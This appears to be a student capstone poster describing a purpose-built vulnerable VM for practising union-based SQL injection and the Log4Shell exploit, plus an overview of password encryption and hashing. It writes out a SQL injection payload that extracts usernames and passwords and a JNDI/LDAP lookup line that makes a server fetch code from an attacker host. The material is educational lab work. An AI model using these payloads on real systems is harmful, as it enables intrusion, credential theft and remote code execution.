References

${CS:Comps://carleton.edu/pentesting}

Ashok Khare, Sydney Nguyen, and Kimberly Yip; Advised By Jeff Ondich

This integrative exercise is a vulnerable virtual machine that allows individuals to gain hacking experience in a safe, ethical environment. Specifically, our virtual machine gives the attacker experience in Structured Query Language (SQL) injections to obtain an encrypted password before exploiting the zero-day vulnerability Log4Shell.

1. SQL Injection

Structured Query Language (SQL) injection: a web security vulnerability that occurs when user input is requested and directly inserted into a query instead of passed in as a parameter.

- An attacker can **exploit a request for user input to insert malicious SQL** to alter the actions of a query to add, modify, delete, or retrieve sensitive data.
- We incorporated a **union-based SQL injection** into our machine to retrieve sensitive information.
  - Union injection uses the **union SQL operator**, allowing for **multiple queries to be strung together** and executed as a single response.

PROGRAMMER WRITES THIS!

Example of a vulnerable query:

```
SELECT seller, COUNT(*) AS productCount FROM products
    WHERE price>='$price' AND item LIKE '$item' AND seller LIKE '$seller' GROUP BY seller, item;
```

ATTACKER TYPES THIS INTO THE FORM!

Possible injectable malicious code (inserted in 'seller' input section):

```
'$seller' = 'GROUP BY seller; SELECT username, password FROM users UNION SELECT seller, item FROM products WHERE seller!='
```

Query with injected malicious code:

```
SELECT seller, COUNT(*) AS productCount FROM products WHERE price>='$price' AND item LIKE '$item' AND
    seller LIKE '' GROUP BY seller; SELECT username, password FROM users UNION SELECT seller, item FROM
    products WHERE seller!='' GROUP BY seller, item;
```

ATTACKER GETS A GOLDMINE! ALL THE PASSWORDS ARE MINE!!!

2. Password Storage

The first line of defense in maintaining secure accounts is to have secure password storage. To maintain password security, many websites choose to either encrypt or hash their passwords.

*What is **encryption**?*




Figure 1: Password encryption is the practice of applying an algorithm that sometimes utilizes a secret key to scramble passwords by taking in a plaintext password and turning it into a random string of text. The algorithm used in the diagram is the AES algorithm.

*What is **hashing**?*



User Password
Moose
Salt Added
Moose1fo01
1fo01
MD5 Hashing Algorithm
Hashed and Salted Password
2f2a1837205fd5c0dabeab8c05827c9f
Server where passwords are stored

Figure 2: Password hashing is the more widely used method for storing passwords. A hash function, like encryption,takes a plaintext password and creates a pseudo-random string of letters and numbers.

3. Log4Shell

Log4J: a Java-based logging library that records information and events while communicating with other services on a system

Key Feature: Allows for the Java Naming and Directory Interface (JNDI) and the lightweight directory access protocol (LDAP) to store and recall remote objects from external servers

Log4Shell: a remote code execution (RCE) vulnerability that exploits Apache Log4J v2


Key Feature: Exploits JNDI lookups and message lookup substitutions used for JNDI and LDAP


JNDI lookup command: introduced to Log4J in 2013, calls on an external server to download a specified Java object

Message lookup substitution: allows for variables to be stored in log messages with ${prefix:name}

Key Feature: When Log4J sees this syntax, it substitutes the variable for its value into the log

LDAP: a remote directory service; most common way attackers execute Log4Shell





```
GET /test HTTP/1.1
Host: UniFi
User-Agent:
${jndi:ldap://IP Adress of Server/payload}
```

Attacker accesses UniFi login page


Sends malicious JNDI lookup to server via login page to be logged by Log4J

Server code executes the JNDI lookup through message lookup substitution

Server runs the malicious script from LDAP

Attacker has access to UniFI account and SSH login info

History of Log4Shell



Nov. 24, 2021 zero-day exploit Log4Shell was reported

Over the next 72 hours 1 million attacks were launched

Dec. 6th Apache 2.15.0 patch: Log4Shell

Dec. 13 Apache 2.16.0 patch: Remote Code Execution

Dec. 18 Apache 2.17.0 patch: Denial of Service

Dec. 28 2.17.1 patch: code execution in logging config file

Now many companies still are vulnerable to Log4Shell

Acknowledgements: We appreciate all the patience and support from our families, friends, a special thanks to our comps advisor, Jeff Ondich and Mike Tie. Thank you to our peers for providing us feedback throughout the term. Also, thank you to all the knowledgeable people on Stack Overflow, Youtube, and Hack The Box.